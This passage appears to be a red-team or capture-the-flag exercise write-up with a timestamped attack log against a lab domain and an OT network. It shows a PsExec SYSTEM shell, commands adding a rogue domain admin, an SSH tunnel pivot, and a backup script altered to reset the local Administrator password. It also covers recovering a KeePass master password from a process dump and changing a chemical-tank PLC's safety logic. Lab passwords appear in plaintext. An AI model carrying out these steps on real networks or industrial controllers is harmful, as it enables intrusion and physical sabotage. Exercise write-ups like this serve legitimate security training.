[*] Opening SVCManager on 10.0.2.11.....  
[*] Creating service PSEXESVC on 10.0.2.11.....  
[*] Starting service PSEXESVC.....  
[*] Elevating to system  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.20348.3328]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>
```

```
net user plumber Leberkas1! /domain /add & net group "Domain Admins" plumber /add &  
net user fernando Leberkas1! /domain
```

```
Microsoft Windows [Version 10.0.20348.3328]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>net user plumber Leberkas1! /domain /add & net group "Domain Admins" plumber /add & net user fernando Leberkas1! /domain  
The command completed successfully.  
  
The command completed successfully.  
  
The command completed successfully.
```


Writeup OT-Part

16:25: We then jumped to the JUMP.PLUMETECH-OT.LOCAL with a SSH Tunnel from a Windows VM.




```
ssh -L 3390:10.0.2.44:3389 -p2022 kali@cup.stealth.ait.ac.at -i C:\Users\hacker\Downloads\ssh_key.pem
```

16:28: There we abused the Backup Script to change the Password of the Local Admin. This was run once (and checked with the logs) and then reverted (16:29) to minimize the alerts.




```
net user Administrator Leberkas1!
was added to the script
```



```

Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
backup.ps1 X
1 $BackupPath = "C:\Backups"
2 $RegistryBackupPath = "$BackupPath\RegistryBackup.reg"
3 $SystemFilesBackupPath = "$BackupPath\SystemFiles.zip"
4
5 if (!(Test-Path -Path $BackupPath)) {
6     New-Item -ItemType Directory -Path $BackupPath -Force
7 }
8
9 reg export HKLM\SYSTEM $RegistryBackupPath /y
10
11 $SystemFiles = @(
12     "C:\Windows\System32\config\BCD",
13     "C:\Windows\System32\config\SAM",
14     "C:\Windows\System32\config\SYSTEM"
15 )
16 Compress-Archive -Path $SystemFiles -DestinationPath $SystemFilesBackupPath -Force
17
18 $LogFile = "$PSScriptRoot\BackupLog.txt"
19 $Timestamp = Get-Date -Format "yyyy-MM-dd HHmmss"
20 Add-Content -Path $LogFile -Value "[${Timestamp}] Backup executed successfully."
21 net user Administrator Leberkas!
22 Add-Content -Path $LogFile -Value "LEBERKAS TIME!!!"
23

```






```

Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
backup.ps1 X
1 $BackupPath = "C:\Backups"
2 $RegistryBackupPath = "$BackupPath\RegistryBackup.reg"
3 $SystemFilesBackupPath = "$BackupPath\SystemFiles.zip"
4
5 if (!(Test-Path -Path $BackupPath)) {
6     New-Item -ItemType Directory -Path $BackupPath -Force
7 }
8
9 reg export HKLM\SYSTEM $RegistryBackupPath /y
10
11 $SystemFiles = @(
12     "C:\Windows\System32\config\BCD",
13     "C:\Windows\System32\config\SAM",
14     "C:\Windows\System32\config\SYSTEM"
15 )
16 Compress-Archive -Path $SystemFiles -DestinationPath $SystemFilesBackupPath -Force
17
18 $LogFile = "$PSScriptRoot\BackupLog.txt"
19 $Timestamp = Get-Date -Format "yyyy-MM-dd HHmmss"
20 Add-Content -Path $LogFile -Value "[${Timestamp}] Backup executed successfully."
21
22 Add-Content -Path $LogFile -Value "LEBERKAS TIME!!!"
23


```

16:31: This allowed us to become localadmin and find an active keepass database in C:\users\kenneth\Desktop. With the task manager (not console, but run as administrator) we were able to dump the running keepass process.






This allowed us to dump the keepass password with keepass-dump-extractor
<https://github.com/JorianWoltjer/keepass-dump-extractor/releases>




```
Windows PowerShell X + - < > PS C:\Users\hacker\Downloads\keepass-dump-extractor-x86_64-pc-windows-msvc> .\keepass-dump-extractor.exe .\KeePass.DMP
*Y
*A
*A
*B
*A
*A
*A
*Y
**e
***r
****y
*****t
*****h
*****i
*****n
*****g
*****I
*****s
*****F
*****i
*****n
*****e
*****U
*****n
*****t
*****i
*****l
*****T
*****h
*****e
```


Password: EverythingIsFineUntilTheWifiDies

16:35: Within the Keepass we found the Administrator Password of local Administrator and connected to ENG1 server 10.0.2.59.






16:38: We started PLCnext Engineer Engineering Software.







Password was contained in the mails we found in the IT share on FS1: **aa3975c8**



16:41: We use PLCNext to deploy a modified script. Basically, we changed the check for the Tank_Level from $2^{**}16$ to 0. The IP address was wrongly entered .20 and we manually had to change it to .2. Using the password from the picture and the username **admin**, we authenticate to the PLC.





16:42: We accessed the software with the password found in the PDF (admin:aa3975c8)





PLCnext Engineer - C:\Users\Administrator\Documents\Engineering_Documents\AF_ChemTank_Control.pcnewx

File Edit View Project Extras Window Help

PLANT

Project axcf2152 : AXC F 2152

ESM1 (1)

Main_Task (5)

Chem_Tank_Control : AF_C

FlowCalc : FlowCalc

HMI_MB_SERVER : MBS4

HIST_MB_SERVER : MBS5

DebugOverrideSERVER : I

ESM2

PLC

HMI Webserver

OPC UA

Profinet (0)

Axioline F (0)

axcf2152 x FlowCalc x

Variables Code Description Resources Settings

Code

```
18 (* Update Tank Level *)
19 IF DELTA > 0 THEN
20   IF Tank_Level > 65535; (* Prevent overflow, max UINT value *)
21     Tank_Level := 65535;
22   ELSE
23     Tank_Level := Tank_Level + TO_UINT(DELTA);
24   END_IF;
25 ELSIF DELTA < 0 THEN
26   IF Tank_Level < 200 THEN
27     Tank_Level := 0; (* Prevent underflow, minimum UINT value *)
28   ELSE
29     Tank_Level := Tank_Level - TO_UINT(ABS(DELTA));
30   END_IF;
31 END_IF;
32 END_IF;

33 IF Tank_Level >= 65000 THEN
34   PORV_ENGAGED := TRUE;
35 ELSE
36   PORV_ENGAGED := FALSE;
37 END_IF;

38 (* PORV Alarm *)
39 ServerBinaryInput_R[5] := PORV_ENGAGED;
40 xDebugInputBinary[5] := PORV_ENGAGED;
41
42 (* Tank level to server *)
43 ServerDiscreteInput_R[0] := TO_WORD(Tank_Level);
44
```

MESSAGES

Error List Project Log Online Log Import Export Log Safety Log

16:44: We deployed the adjusted FlowCalc with custom settings.

PLCnext Engineer - C:\Users\Administrator\Documents\Engineering_Documents\AF_ChemTank_Control.pcnewx

File Edit View Project Extras Window Help

PLANT

Project axcf2152 : AXC F 2152

ESM1 (1)

Main_Task (5)

Chem_Tank_Control : AF_C

FlowCalc : FlowCalc

HMI_MB_SERVER : MBS4

HIST_MB_SERVER : MBS5

DebugOverrideSERVER : I

ESM2

PLC

HMI Webserver

OPC UA

Profinet (0)

Axioline F (0)

axcf2152 x FlowCalc x

Variables Code Description Resources Settings

Code

```
18 (* Update Tank Level *)
19 IF DELTA > 0 THEN
20   IF Tank_Level > 65535; (* Prevent overflow, max UINT value *)
21     Tank_Level := 65535;
22   ELSE
23     Tank_Level := Tank_Level + TO_UINT(DELTA);
24   END_IF;
25 ELSIF DELTA < 0 THEN
26   IF Tank_Level < 200 THEN
27     Tank_Level := 0; (* Prevent underflow, minimum UINT value *)
28   ELSE
29     Tank_Level := Tank_Level - TO_UINT(ABS(DELTA));
30   END_IF;
